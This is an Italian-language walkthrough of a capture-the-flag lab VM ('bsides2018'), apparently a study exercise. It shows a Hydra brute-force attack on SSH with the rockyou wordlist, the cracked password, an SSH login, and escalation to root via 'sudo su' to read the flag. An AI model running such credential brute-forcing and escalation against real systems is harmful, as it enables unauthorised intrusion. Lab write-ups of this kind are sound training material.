
```
┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy

┌──(kali㉿kali)-[~]
└─$ 
```

Dopo vari tentativi falliti sul login di wordpress,ho provato ad effettuare degli attacchi brute force con HYDRA sul servizio SSH provando tutti i nomi trovati nel file di testo scaricato in precedenza.Dopo qualche tempo,viene finalmente trovata una combinazione di username/password valida.




```
└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.50.3 ssh -t 4 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-25 14:42:02
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.50.3:22/
[22][ssh] host: 192.168.50.3   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-25 14:42:17
```

Provando il login sul servizio ssh con appunto username e password trovati,riesco ad ottenere accesso al servizio.



```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.50.3
anne@192.168.50.3's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Sep 25 15:05:53 2023 from 192.168.50.4
anne@bsides2018:~$ 
```

Dopo aver esplorato le varie directories,nella directory “root” e dopo aver elevato i permessi ad amministratore,trovo la Flag.txt.



```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.50.3
anne@192.168.50.3's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Sep 25 15:09:05 2023 from 192.168.50.4
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ ls
abatchy  anne  doomguy  john  mai
anne@bsides2018:/home$ cd ..
anne@bsides2018:/$ ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lost+found  media  mnt  opt  proc  root  run  sbin  selinux  srv  sys  tmp  usr  var  vmlinuz
anne@bsides2018:/$ sudo cd root
[sudo] password for anne:
sudo: cd: command not found
anne@bsides2018:/$ sudo su
root@bsides2018:/# cd root
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~# 
```